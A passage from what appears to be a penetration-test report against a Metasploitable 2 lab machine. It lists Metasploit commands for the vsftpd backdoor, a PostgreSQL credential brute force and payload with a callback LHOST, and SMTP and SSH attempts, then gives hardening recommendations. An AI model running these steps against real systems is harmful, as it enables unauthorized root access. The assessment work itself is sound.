
We go back to our previous terminal, and use the command "back" to come out of the

module. We run the following commands to proceed.

- Search backdoor command execution

- Use exploit/unix/ftp/vsftpd_234_backdoor

- Set RHOSTS 192.168.x.x



At this point, a session is opened, and we have gained root access.
We can confirm this by using commands **"whoami" or "hostname".** The result shows user is now root and the system/host is metasploitable 2.

• Port 5432, PostgreSQL service

From our Kali Linux, we ran the following syntaxes to gain access

- Msfconsole (Metasploit console)

- Search postgreSQL (to search for the module/version)

- Use auxiliary/scanner/postgres/postgres_login (to enter the module)

- Show options (to view what parameters are required before running)


- Set RHOSTS 192.168.x.x


- Set CreateSession true


- Set STOP_ON_SUCCESS true

- Set USERNAME postgres # common default username for PostgreSQL -

Run








A brute force is done to get user credentials, and one was successful as seen in the screenshot. I exited the module using the command "back".

Opened a new terminal to use searchsploit as below to find the exploit title to use.



Searchsploit for PostgreSQL

We go back to our previous terminal, and use the command “back” to come out of the


module. We run the following commands to proceed.

- Search backdoor command execution

- Use exploit/Linux/postgres/postgres_payload

- Set RHOSTS 192.168.x.x

- Set LHOST 192.168.y.y (Kali Linux IP address)



- Show options

At this stage, we have gained root access and our host environment is now metasploitable 2

• Port 25, SMTP service

From our Kali Linux, we run the following syntaxes to gain access


- Msfconsole (Metasploit console)

- Search smtp_version (to search for the module/version)


- Use auxiliary/scanner/smtp/smtp_version (to enter the module)

- Show options (to view what parameters are required before running)

- Set RHOSTS 192.168.x.x



I ran the exploit in this case but connection was refused by the remote host. So i was unable to gain root access.



From here, we exit the module, and run the following syntax

- **Search Postfix**
- **Use exploit/**
- **Set RHOSTS 192.168.x.x**
- **Exploit**

Port 22, ssh service

From our Kali Linux, we run the following syntaxes to gain access


- Msfconsole (Metasploit console)


- Search ssh_version (to search for the module/version)

- Use auxiliary/scanner/ssh/ssh_version (to enter the module)

- Show options (to view what parameters are required before running)


- Set RHOSTS 192.168.x.





From here, we exit the module, and run the following syntax

- **Search SSH user code execution**
- **Use exploit/multi/ssh/sshexec**
- **Show options**
- **Set RHOSTS 192.168.x.x**
- **Set FETCH_SRVPORT 22**



I ran the exploit but was denied access via failed authentication.

Recommendations

All the vulnerabilities found need to be addressed irrespective of the classification, high, medium or low. But the critical and high-risk vulnerabilities should be prioritized, followed by addressing the medium risk, and finally the low-risk vulnerabilities. Following my

1. Strong authentication methods: password authentication should be disabled,

generate strong SSH keys using ssh-keygen to create strong passphrase protected

keys. secure private keys and have periodic key review and rotation. Be sure to

implement MFA, strong passwords if password authentication is necessary.

2. SSH server configuration hardening: disable root login, limit user access, disable

unnecessary modules/features, set session timeouts, increase log, ing level and alerts

of suspicious access, and enable strict modes.

3. Network and Firewall Security: Set firewall rules to only allow SSH connections from

trusted IP addresses or networks. Have Intrusion Prevention/Detection Systems

(IPS/IDS) on the server with proper monitoring and audit of logs, perform

vulnerability scans regularly. Also web application firewall (WAF)

4. Software maintenance: regular software updates and patch management

5. Enforce HTTPS and Strong TLS Configuration: configure web server to redirect HTTP

to HTTPS on the server to ensure secure connection. Implement HSTS (HTTP Strict

Transport Security, use Strong TLS Protocols and Ciphers. Obtain Reputable SSL/TLS

Certificates.

6. Limit Information Disclosure: Delete default web pages, sample scripts, and

documentation files that could expose information or vulnerabilities. Disable Server

Banners, implement custom error pages to avoid revealing internal system details

through default error messages

7. Input Validation and Sanitization: Rigorously validate and sanitize all user input to

prevent common attacks like unauthorised SQL Injection, Cross-Site Scripting (XSS),

Command Injection, Path Traversal/Directory Traversal

8. Network segmentation: Separate network segments from internal resources to limit

lateral movement in case of a breach

9. Disable NetBIOS over TCP/IP (NBT) and SMBv1: Ensure no critical legacy applications or

devices rely solely on NetBIOS for name resolution or file sharing before doing this.

Enable SMB Encryption, signing and utilize modern SMB versions

Conclusion

Zero Health Corp runs on a network structure that has vulnerabilities easily exploitable by attackers

as shown in this assessment. There were 23 open ports found during my scan and Critical

vulnerabilities found were 6, High-risk Vulnerabilities found as at the time of this report are 9,

Medium-risk vulnerabilities 7, while vulnerabilities of low risk are 1. The management of

Zero Health is advised to quickly address these vulnerabilities in order of priority to prevent

attackers from gaining access and exploiting these vulnerabilities with the intention to harm the

Corp, which may lead to financial losses, data breach and loss, loss of confidentiality, legal issue

References

https://owasp.org/www-project-top-ten/